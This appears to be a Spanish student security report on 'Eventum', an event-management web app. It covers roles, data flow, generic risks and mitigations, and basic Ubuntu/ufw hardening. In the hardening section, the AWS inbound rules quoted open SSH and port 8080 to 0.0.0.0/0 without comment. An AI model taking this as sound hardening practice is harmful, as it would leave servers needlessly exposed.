

**Te damos
la bienvenida a
Eventum**

la plataforma de eventos de



*Jorman Moncho Ramirez
Alan Estruch Gomez*

Desafío de Tripulaciones

I. Evaluación del Contexto Funcional

1. Comprender las características funcionales de la aplicación.
 - 1.1 Descripción del producto
 - 1.2 Identificación de Funciones Sensibles
 - 1.3 Permisos y Accesos
 - 1.4 Flujo de Datos
 - 1.5 Dependencias Externas
 - 1.6 Interfaces de Usuario y Experiencia del Usuario
 - 1.7 Análisis de Riesgos Iniciales
2. Identificar áreas sensibles o propensas a ataques.

II. Hardening de Sistemas

3. Reforzar la seguridad de los sistemas operativos y aplicaciones necesarios.

III. Diseño de Infraestructura

4. Planificar una infraestructura escalable y modular para el despliegue futuro.

IV. Inventario de activos

5. Herramientas utilizadas
6. Inventario de los integrantes

V. Estrategia de Backup

7. Diseñar un sistema de backup.
8. Calcular costos y definir períodos de conservación de datos.

VI. Metodología de Desarrollo Seguro

9. Utilizar la metodología ISO 27001
10. Utilizar la metodología Owasp Top 10.
11. Mitigación de cada categoría de Owasp
12. Identificar agentes maliciosos y posibles vectores de ataque.

VII. Análisis de Controles de Seguridad

13. Revisar los controles de seguridad definidos en la etapa de diseño.

VIII. Evaluación de Impacto

14. Definir el impacto técnico y de negocio de las decisiones de seguridad.
15. Verificar si el diseño sigue las buenas prácticas del SSDLC.

IX. Pruebas Continuas

16. Ejecutar pruebas con herramientas de análisis estático de código.

X. Auditoría Rápida de Seguridad

17. Realizar una auditoría básica con herramientas de pentesting.

I. Evaluación del Contexto Funcional:

1. Comprender las características funcionales de la aplicación.

1.1 Descripción del producto

Eventum es una aplicación web integral diseñada para optimizar la gestión de eventos y formaciones en el contexto de Marina de Empresas. Su propósito principal es facilitar la planificación, organización, promoción y seguimiento de una amplia variedad de eventos, ya sean gratuitos o de pago, así como cursos y actividades organizadas por partners de MdE. La aplicación se ha desarrollado para mejorar la eficiencia operativa y la comunicación interna y externa, proporcionando a los usuarios las herramientas necesarias para ofrecer experiencias exitosas a los asistentes.

Funciones Principales:

Gestión de Eventos y Formaciones: Eventum permite a los organizadores crear, gestionar y publicar eventos de manera eficiente. Los usuarios pueden definir ver como fecha, hora, ubicación, requisitos especiales y capacidad máxima.

Registro en Línea: La aplicación ofrece un sistema de registro en línea para los asistentes, simplificando el proceso y permitiendo el registro tanto para eventos gratuitos como para cursos de pago.

Calendario y Gestión de Espacios: Eventum incluirá un calendario donde indicará cuando se realiza un evento, también muestra la disponibilidad de espacios y permite la reserva de salas para eventos.

Control de Aforo Automatizado: La aplicación realiza un seguimiento en tiempo real del número de asistentes y esa información se verá reflejada.

Comunicación Interna y Notificaciones: facilita la comunicación interna al enviar notificaciones a los responsables de los departamentos implicados en la organización de eventos, garantizando una coordinación efectiva.

Dashboard: Los usuarios pueden personalizar su panel de control con indicadores clave para evaluar la asistencia, medir la rentabilidad de los eventos gratuitos y acceder a análisis detallados.

Gestión de Feedback de Asistentes: La aplicación recopila y gestiona el feedback de los asistentes, permitiendo la evaluación de la satisfacción y la recopilación de comentarios para mejorar futuras ediciones.

Segmentación de Usuarios y Personalización: tiene la capacidad de segmentar a los usuarios según sus preferencias e intereses, ofreciendo eventos y contenido personalizados.

Diferenciación de Perfiles: La aplicación adapta la experiencia según el perfil del usuario, ya sea profesor, empresa o interesado, proporcionando funcionalidades específicas para cada grupo.

Difusión de Eventos: Eventum integra herramientas de marketing que facilitan la promoción de eventos tanto a audiencias internas como externas, incluyendo estrategias de difusión multicanal.

1.2 Identificación de Funciones Sensibles

Gestión de Datos de Usuarios: La aplicación almacena información personal de los usuarios, como nombres, direcciones de correo electrónico y, en el caso de cursos de pago, datos financieros.

Procesamiento de Pagos: permite el registro y procesamiento de pagos para cursos y eventos de pago. Esto involucra la manipulación de información financiera sensible, como números de tarjetas de crédito, por lo que la seguridad de las transacciones es esencial.

Acceso a Datos Sensibles: Los usuarios con diferentes roles tienen acceso a datos sensibles depende de sus permisos. Se debe garantizar que el acceso se limite de manera adecuada.

Comunicación Interna: La función de comunicación interna y notificaciones implica el intercambio de información relevante entre los departamentos. Debe manejarse de manera segura y precisa.

Control de Aforo: El control de aforo es esencial para garantizar el cumplimiento de las limitaciones de capacidad en eventos. Un manejo deficiente de esta función podría resultar en situaciones incómodas o riesgos para la seguridad.

Gestión de Feedback de Asistentes: La recopilación de feedback de los asistentes implica la obtención de opiniones y comentarios que pueden ser sensibles. Los comentarios de los asistentes deben manejarse con respeto y privacidad.

Difusión de Eventos: La aplicación permite la difusión de eventos tanto a audiencias internas como externas. Cualquier comunicación externa debe ser gestionada cuidadosamente para proteger la imagen de la organización y garantizar la precisión de la información compartida.

Segmentación de Usuarios y Personalización: La aplicación almacena información sobre las preferencias e intereses de los usuarios para personalizar la experiencia. Esta información debe manejarse con respeto a la privacidad y seguir las regulaciones de protección de datos.

Diferenciación de Perfiles: Los diferentes perfiles de usuario pueden requerir diferentes niveles de acceso y funcionalidades específicas.

1.3 Permisos y Accesos

En la ciberseguridad es importante administrar correctamente los permisos y accesos de una aplicación web, en este caso. Hay varias razones:

Control de acceso: es esencial para asegurar de que solo las personas autorizadas puedan acceder a información confidencial.

Principio de Mínimo privilegio: cada persona y sistema debe acceder solo a los recursos y datos para sus funciones específicas.

En nuestra aplicación web, en un principio se han creado 3 roles con sus permisos correspondientes, pero en un futuro nos gustaría añadir mas roles y cada uno con sus permisos más específicos.

Base Jerárquica

- I. Superadministrador
- II. Administrador
- III. Usuario

Estructura Jerárquica a futuro

1. Administrador

Sería la persona encargada de administrar la aplicación con todos sus permisos

Gestión de usuarios:

- Crear, editar y eliminar cuentas de usuario.
- Restablecer contraseñas de usuarios.
- Asignar roles y permisos a otros usuarios.
- Bloquear o desbloquear cuentas de usuario.

Gestión de contenido:

- Crear, editar y eliminar contenido
- Moderar o revisar contenido generado por usuarios antes de su publicación.
- Ocultar o eliminar contenido inapropiado o reportado por los usuarios.

Configuración del sistema:

- Personalizar la apariencia y la configuración de la aplicación.
- Definir políticas y reglas de uso de la plataforma.
- Configurar opciones de seguridad y privacidad.

Análisis y estadísticas:

- Acceder a informes y estadísticas sobre el rendimiento de la aplicación.
- Ver métricas de usuarios, actividad y otros datos relevantes.
- Generar informes personalizados para tomar decisiones basadas en datos.

Gestión de comentarios y soporte:

- Responder a consultas y solicitudes de soporte de usuarios.
- Moderar comentarios en publicaciones y proporcionar retroalimentación.

Gestión de roles y permisos:

- Crear, editar y eliminar roles de usuario.
- Asignar permisos específicos a cada rol.

Seguridad:

- Supervisar la seguridad de la aplicación y tomar medidas para protegerla.
- Gestionar acceso a la información confidencial.
- Implementar políticas de cumplimiento y auditorías de seguridad.

Copias de seguridad y restauración:

- Realizar copias de seguridad regulares de la base de datos y otros recursos.
- Restaurar datos en caso de fallos o pérdida de información.
- Gestión de pagos y transacciones (si corresponde):
 - Gestionar transacciones financieras, como pagos y reembolsos.
 - Solucionar problemas relacionados con pagos.

2. Moderadores

Sería la gente que se encargaría de desplazar eventos o modificar

Moderación de contenido:

- Revisar y aprobar contenido generado por usuarios antes de su publicación.
- Ocultar o eliminar contenido inapropiado, spam o reportado por los usuarios.
- Aplicar sanciones a usuarios que violen las reglas de la comunidad, como advertencias, suspensión temporal o prohibiciones permanentes.

Gestión de comentarios:

- Moderar comentarios en publicaciones, artículos o foros.
- Responder a preguntas o inquietudes de los usuarios relacionadas con el contenido y la comunidad.

Reportes y seguimiento:

- Monitorear y responder a informes de abuso o comportamiento inapropiado.
- Mantener registros de incidentes y acciones tomadas.

Comunicación con usuarios:

- Comunicarse con usuarios para aclarar reglas y pautas de la comunidad.
- Brindar orientación y apoyo a usuarios nuevos o con dudas.

Colaboración con administradores:

- Trabajar en estrecha colaboración con los administradores para mantener un ambiente seguro y ordenado en la aplicación.
- Informar a los administradores sobre problemas importantes o patrones de comportamiento disruptivo.

Restricciones específicas:

- Los moderadores pueden tener la capacidad de aplicar restricciones temporales o sanciones, pero estas acciones suelen estar limitadas en comparación con las de los administradores.
- Los moderadores no suelen tener acceso a configuraciones avanzadas de la aplicación ni a información confidencial.

3. Organizador/es

La persona/s que se ocuparían en pedir lo necesario para la realización de un evento

Creación y gestión de eventos:

- Crear eventos y actividades dentro de la aplicación.
- Definir detalles del evento, como fecha, hora, ubicación y descripción.
- Gestionar la lista de invitados o participantes.

Invitaciones y registros:

- Invitar a usuarios a unirse a eventos o grupos.
- Aprobar o gestionar solicitudes de registro para eventos.

Comunicación y actualización:

- Enviar notificaciones o actualizaciones sobre eventos a los participantes.
- Responder a preguntas o inquietudes de los participantes sobre el evento.

Gestión de contenido relacionado con el evento:

- Publicar contenido relacionado con el evento, como anuncios, noticias.
- Moderar discusiones y comentarios en grupos o foros asociados con el evento.

Seguimiento y análisis:

- Realizar un seguimiento de la asistencia al evento.
- Recopilar datos y métricas relacionadas con el evento, como la retroalimentación de los participantes.

Coordinación y logística:

- Coordinar actividades logísticas para el evento, como la logística de la ubicación, la programación y los recursos necesarios.
- Colaboración con otros roles

4. Logística

Todo ese personal que se necesita para cubrir unos servicios en la preparación de dichos eventos

Gestión de eventos:

- Programación y coordinación de eventos en línea, conferencias virtuales o talleres.
- Reserva de salas de reuniones ya sean virtuales o plataformas de transmisión en vivo.

Gestión de inventario:

- Seguimiento y control del inventario, asegurando que los productos estén disponibles y actualizados.
- Notificación de niveles de inventario bajos o agotados.

Logística de contenido:

- Programación y publicación de contenido en línea, como artículos, videos o publicaciones en redes sociales.
- Coordinación de la creación y edición de contenido por parte de múltiples colaboradores.

5. Aprobador/es

Encargado de validar que este todo en orden

Aprobación de contenido:

- Revisar y aprobar contenido generado por usuarios antes de que se publique públicamente.

Aprobación de solicitudes:

- Evaluar y aprobar solicitudes de usuarios para acceder a ciertos recursos o funciones dentro de la aplicación.

Aprobación de registros:

- Revisar y aprobar solicitudes de registro de nuevos usuarios.

Aprobación de modificaciones de contenido:

- Evaluar y aprobar cambios importantes en el contenido existente, como la edición de artículos, actualizaciones de productos o cambios en la información de la cuenta.

Gestión de reclamos o disputas:

- Resolver reclamos o disputas entre usuarios revisando la información y tomando decisiones imparciales.

6. Ponente/s

Persona que va a participar en el evento, estos usuarios tendrán acceso a la lista de la gente que van a asistir

Creación de contenido:

- Crear y desarrollar presentaciones, charlas o contenido en su área de experiencia o interés.
- Cargar material visual, como diapositivas, gráficos o presentaciones multimedia.

Participación en eventos:

- Ser invitado o programado para hablar en eventos en línea, conferencias virtuales o seminarios web.
- Presentar su contenido de manera efectiva y atractiva.

Compartir conocimiento:

- Compartir su experiencia, conocimientos y perspectivas con la audiencia.
- Proporcionar información educativa, informativa o inspiradora.

Interacción con la audiencia:

- Responder preguntas y participar en debates o sesiones de preguntas y respuestas con la audiencia.
- Fomentar la interacción y la participación de los asistentes.

Colaboración con la plataforma:

- Cumplir con las pautas y políticas de la plataforma o la aplicación en la que se presentan.
- Coordinar logística, como horarios y detalles técnicos, con el equipo de la plataforma.

7. Público

Persona asistente al evento, el público que viene por interés al curso

Registro y perfil de usuario:

- Crear una cuenta de usuario proporcionando información básica.
- Editar su perfil, que puede incluir detalles personales, foto de perfil y preferencias.

Acceso al contenido:

- Acceder al contenido público disponible en la aplicación web
- Realizar búsquedas y explorar contenido de acuerdo con sus intereses.

Interacción y participación:

- Comentar en publicaciones o discusiones, si se permite.
- Realizar acciones como "Me gusta" o "Compartir" en contenido.

Gestión de su propio contenido:

- Crear y publicar su propio contenido, si la aplicación permite la contribución de usuarios.

Comunicación:

- Enviar mensajes o comunicarse con otros usuarios, si existe una función de mensajería interna.

Configuración y notificaciones:

- Configurar sus preferencias de notificaciones y privacidad.
- Cambiar contraseñas o detalles de la cuenta.

Realizar transacciones (si aplica):

- Realizar pagos depende del evento

Visualización de estadísticas personales:

- Ver estadísticas personales, como historiales de transacciones, seguidores o actividad en la plataforma

1.4 Flujo de Datos

En términos generales:

Todo el tráfico pasa a través CloudFlare, desde el navegador del usuario hasta el servidor origen (instancia EC2), pasando por el frontend desplegado en Vercel.

De punta a punta la comunicación es encriptada mediante SSL, el certificado se generó con CloudFlare.


Además, lo bueno de Cloudflare es que previene los ataques de DDoS.

Entonces, el flujo sería:

Navegador de usuario -> Cloudflare (actúa como proxy) -> Vercel (app frontend) -> Cloudflare -> AWS EC2 (app backend) -> AWS RDS

1.5 Dependencias Externas

El equipo de Data estaría trabajando con Apis, el Endpoint estaría trabajando en Render, desde Vercel con su código llamará al servicio y ellos desde render recuperarán datos desde la base de datos y se devolverá la información. Y en el caso de análisis de lenguaje, el flujo será el mismo pero el servicio Openai va a devolver la calificación que se haya obtenido de los comentarios



1.6 Interfaces de Usuario y Experiencia del Usuario

La experiencia del usuario comienza desde el momento en que un usuario accede a nuestra aplicación web. Al ingresar, los usuarios pueden explorar fácilmente todos los eventos disponibles y acceder a su contenido

Cuando un usuario decide inscribirse en un evento específico, la aplicación lo guía de manera efectiva. Al hacer clic en el botón de inscripción, se redirige a la página de inicio de sesión.

Aquí, los usuarios tienen dos opciones:

Iniciar sesión en una cuenta existente: donde ingresa con sus credenciales y acepta el captcha y seguido le pedirá el 2FA que se le envía al email

Crear una nueva cuenta: en el momento de crear una cuenta el usuario va rellenando sus datos y en términos de la contraseña se le va a pedir que sea mínimo de 8 caracteres con al menos un número, una mayúscula y un carácter especial.

1.7 Análisis de Riesgos Iniciales

Vulnerabilidades de Autenticación

Riesgo: Un atacante podría intentar el robo de credenciales al explotar debilidades en el proceso de autenticación, como la falta de bloqueo de cuentas después de varios intentos fallidos.

Medidas de Mitigación: Implementar bloqueo de cuentas después de múltiples intentos fallidos, autenticación de dos factores y asegurarse de que las contraseñas sean almacenadas de manera segura mediante el uso de técnicas de almacenamiento seguro, como el hash.

Ataques de Phishing

Riesgo: Los usuarios podrían ser víctimas de ataques de phishing si reciben correos electrónicos o mensajes falsos que los redirigen a sitios web fraudulentos que imitan la aplicación.

Medidas de Mitigación: Educar a los usuarios sobre cómo reconocer correos electrónicos de phishing y utilizar tecnologías de detección de phishing para advertir a los usuarios sobre sitios web sospechosos.

Creación de Cuentas Falsas

Riesgo: Atacantes podrían intentar crear múltiples cuentas falsas para fines maliciosos, como el bloqueo de inscripciones reales.

Medidas de Mitigación: Implementar mecanismos de detección de cuentas falsas y limitar la cantidad de cuentas que un usuario puede crear en un período de tiempo determinado.

Robo de Sesión

Riesgo: Un atacante podría intentar robar la sesión de un usuario legítimo y obtener acceso no autorizado a su cuenta.

Medidas de Mitigación: Utilizar tokens de sesión seguros y asegurarse de que todas las comunicaciones entre el cliente y el servidor estén cifradas (HTTPS). Implementar mecanismos de revocación de sesiones y controlar el acceso a las sesiones activas.

Inyección de SQL

Riesgo: Los atacantes podrían intentar explotar vulnerabilidades de inyección de SQL al ingresar comandos maliciosos en los campos de entrada para acceder o manipular la base de datos.

Medidas de Mitigación: Utilizar consultas parametrizadas o consultas preparadas para evitar la inyección de SQL. Realizar validación y saneamiento adecuados de los datos de entrada.

Acceso No Autorizado a Funcionalidades de Administrador

Riesgo: Un atacante podría intentar obtener acceso no autorizado a las funcionalidades de administrador de la aplicación.

Medidas de Mitigación: Implementar controles de acceso basados en roles y asegurarse de que solo los administradores autorizados tengan acceso a las funciones de administración.

2. Identificar áreas sensibles o propensas a ataques.

Datos Confidenciales: se puede identificar que la aplicación maneja información personal de usuarios (nombres, direcciones, números de teléfono, etc.), datos financieros, contraseñas y otra información confidencial.

Autenticación y Autorización: es crítica para proteger los datos y funcionalidades sensibles de acceso no autorizado.

Procesamiento de Pagos: un manejo incorrecto de esta información puede resultar en fraudes financieros y pérdida de la confianza de los clientes

Gestión de Sesiones: almacenan datos temporales y la gestión deficiente puede llevar a accesos no autorizados

Formularios y Entradas de Usuario: son entradas que pueden ser explotadas por algún atacante

Almacenamiento de Datos: esta parte es crucial porque el acceso no autorizado a la base de datos puede resultar en la exposición de información sensible.

Actualizaciones de Software: mantener el software actualizado es esencial para corregir vulnerabilidades conocidas.

Comunicaciones Seguras: es necesario para proteger los datos se verifica si la comunicación entre la aplicación y los usuarios se usa utilizando cifrado y protocolos seguros (HTTPS).

Acceso a Recursos del Sistema: controlar quien tiene acceso a los recursos del sistema para evitar que alguien realice acciones críticas

Historial de Auditoría y Registro: registrar eventos es esencial para la detección de intrusos y el monitoreo continuo

Gestión de Errores: las respuestas de error de la aplicación pueden revelar información sensible.

II. Hardening de Sistemas

3. Reforzar la seguridad de los sistemas operativos y aplicaciones necesarios.

En el proyecto se va a trabajar con la base de datos MySQL y ¿Por qué?

En primero MySQL es un sistema de gestión de bases de datos relacionales, en que nos favorece:

- ✓ Estructura y Esquema Bien Definidos: proporciona una estructura clara y coherente para los datos, lo que facilita su comprensión y mantenimiento.
- ✓ Integridad de Datos: garantizan que las relaciones entre las tablas sean coherentes y que los datos sean precisos.
- ✓ Consultas Complejas: proporciona una forma poderosa de realizar consultas, filtrar datos y realizar análisis.
- ✓ Seguridad y Control de Acceso: permiten un control bueno sobre quién puede acceder y modificar los datos. Se pueden definir roles y permisos para garantizar la seguridad de la información.
- ✓ Escalabilidad Vertical: se refiere a la capacidad de un sistema o una aplicación para manejar una mayor carga de trabajo o un mayor volumen de datos al aumentar la potencia de hardware.
- ✓ Cumplimiento Normativo: para sectores regulados garantizar la consistencia y la integridad de los datos.

En un principio se iba a levantar la base de datos en Azure, pero debido a problemas de compatibilidades que estaban encontrando la gente de Full Stack y para facilitar el trabajo, se tomó la decisión de realizarlo en Amazon Web Services

Amazon Web Services

Es una plataforma de servicios de nube pública ofrecida por Amazon.com. AWS es uno de los principales proveedores de servicios de nube a nivel mundial y ofrece una amplia gama de servicios de infraestructura de tecnología de la información.

¿Por qué esta elección?

En este caso al no tener una afinidad tecnológica específica, AWS puede ser una opción más neutral

Ofrece una amplia gama de servicios y características maduros y probados

Es un servicio de administración de bases de datos relacionales y gestiona fácilmente instancias de MySQL en la nube

Proporciona una amplia variedad de tipos de instancias, nos permite elegir la configuración de hardware más adecuada para la carga de trabajo de MySQL

Proporciona herramientas avanzadas de seguridad como VPC para aislar los recursos e IAM para gestionar el acceso y autenticación segura

Permite escalar la infraestructura MySQL según la demanda

Proporciona capacidades de monitoreo para supervisar el rendimiento de la base de datos, se podrían configurar alertas

En el cuadro mágico de Gartner que se utiliza para evaluar y posicionar a los proveedores, se aprecia que AWS es líder del mercado ya que tienen una visión sólida a largo plazo

Gartner®

Magic Quadrant for Cloud Infrastructure and Platform Services 2022



EC2

El primer paso es actualizar la maquina Ubuntu

```
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon Sep 25 12:06:01 2023 from 18.206.107.29
ubuntu@ip-172-31-85-100:~$ sudo apt update
Hit:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-backports InRelease [109 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:5 https://deb.nodesource.com/node_20.x nodistro InRelease
Fetched 338 kB in 1s (397 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
ubuntu@ip-172-31-85-100:~$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
ubuntu@ip-172-31-85-100:~$
```

Seguido vamos a verificar el e firewall de la máquina este activo

```
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
ubuntu@ip-172-31-85-100:~$ sudo ufw status
Status: inactive
ubuntu@ip-172-31-85-100:~$
```

Con el siguiente comando se activa el firewall

```
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon Sep 25 14:50:21 2023 from 18.206.107.28
ubuntu@ip-172-31-85-100:~$ sudo ufw enable
```

Con el siguiente comando se deniega los puertos

```
Last login: Mon Sep 25 14:59:19 2023 from 18.206.107.27
ubuntu@ip-172-31-85-100:~$ sudo ufw default deny incoming
```

Y desde Aws se puede poner los puertos que se van a permitir


The screenshot shows the AWS Management Console interface for editing inbound rules on an EC2 instance. The breadcrumb navigation at the top indicates the path: EC2 > Security Groups > sg-0fac7a5f7d5ec87cc - launch-wizard-2 > Edit inbound rules. The main heading is 'Edit inbound rules' with an 'Info' link. Below the heading, a note states: 'Inbound rules control the incoming traffic that's allowed to reach the instance.'

The 'Inbound rules' section contains a table with the following columns: Security group rule ID, Type, Protocol, Port range, and Source. There are four rules listed:


Security group rule ID	Type	Protocol	Port range	Source
sgr-042f674de761dbecb	HTTP	TCP	80	Custom
sgr-0ad246771c54a2140	SSH	TCP	22	Custom
sgr-08aa02c4768df5191	HTTPS	TCP	443	Custom
sgr-068d85cd724c2aae5	Custom TCP	TCP	8080	Custom

Each rule's source is set to '0.0.0.0/0'. At the bottom left, there is an 'Add rule' button.

Análisis de vulnerabilidades EC2




Análisis de vulnerabilidades Vercel



IV. Diseño de Infraestructura

4. Planificar una infraestructura escalable y modular para el despliegue futuro.



Navegador de Usuario:

- ❖ Un usuario ingresa la URL en su navegador para acceder a la aplicación web.

Cloudflare (Proxy Inverso):

- ❖ La solicitud del usuario primero llega a los servidores de Cloudflare.
- ❖ Cloudflare examina la solicitud y decide cómo manejarla en función de sus configuraciones de seguridad y optimización.
- ❖ Si es posible, Cloudflare puede responder directamente al usuario con contenido en caché para acelerar la respuesta.

Vercel (Frontend):

- ❖ Si la solicitud del usuario requiere datos o contenido dinámico, Cloudflare la redirige a los servidores de Vercel, donde se encuentra alojado el frontend de tu aplicación.
- ❖ Vercel procesa la solicitud y genera la página web dinámica correspondiente.
- ❖ La respuesta del frontend, que puede incluir HTML, CSS y JavaScript, se envía de vuelta a través de Cloudflare.

Cloudflare (Proxy Inverso nuevamente):

- ❖ Cloudflare recibe la respuesta generada por Vercel y la pasa por sus servicios adicionales de seguridad y optimización antes de enviarla de vuelta al usuario.

AWS EC2 (Backend):

- ❖ Si la solicitud del usuario involucra operaciones del lado del servidor, como autenticación de usuario o recuperación de datos desde la base de datos, Cloudflare redirige la solicitud a los servidores de AWS EC2 donde se aloja el backend de tu aplicación.
- ❖ AWS EC2 procesa la solicitud, interactúa con la base de datos (AWS RDS) si es necesario y genera una respuesta que contiene datos dinámicos.

AWS RDS (Base de Datos):

- ❖ Si la solicitud del usuario requiere acceder a datos almacenados, el backend en AWS EC2 se comunica con la base de datos AWS RDS.
- ❖ AWS RDS procesa las consultas de base de datos y devuelve los datos solicitados al backend en EC2.

AWS EC2 (Backend - Continuación):

- ❖ El backend en EC2 recibe los datos de la base de datos y los combina, si es necesario, con la respuesta generada anteriormente.
- ❖ Luego, el backend en EC2 envía la respuesta completa de vuelta a través de Cloudflare.

Cloudflare (Proxy Inverso nuevamente):

- ❖ Cloudflare recibe la respuesta final del backend en EC2 y la pasa por sus servicios antes de enviarla de vuelta al navegador del usuario.

Navegador de Usuario - Respuesta Final:

- ❖ El navegador del usuario recibe la respuesta final de Cloudflare, que puede incluir contenido dinámico y estático.

El navegador renderiza la página web y permite al usuario interactuar con la aplicación.

Este flujo de datos garantiza que el tráfico sea seguro y eficiente, con Cloudflare actuando como un intermediario para proporcionar seguridad, Vercel sirviendo el frontend, AWS EC2 manejando la lógica del backend y AWS RDS gestionando la base de datos.

Vercel

Medidas de seguridad y cumplimiento

Cubre las medidas de protección y cumplimiento que toma para garantizar la seguridad de los datos, incluida la mitigación de DDoS, el cumplimiento de SOC2 tipo 2, el cifrado de datos y más.

SOC 2 Tipo 2

SOC 2 es una forma de auditoría que garantiza que un proveedor de servicios en la nube administre los datos de los clientes y proteja la privacidad.

ISO 27001:2013

Es la norma internacional que proporciona un marco de trabajo para los sistemas de gestión de seguridad de la información (SGSI) con el fin de proporcionar confidencialidad, integridad y disponibilidad continuada de la información, así como cumplimiento legal. También cumple con el Reglamento General de Protección de Datos

Cifrado de datos

Vercel cifra los datos en reposo con el estándar de cifrado avanzado de 256 bits (AES-256).

Mientras los datos están en tránsito, Vercel utiliza HTTPS/TLS 1.3.

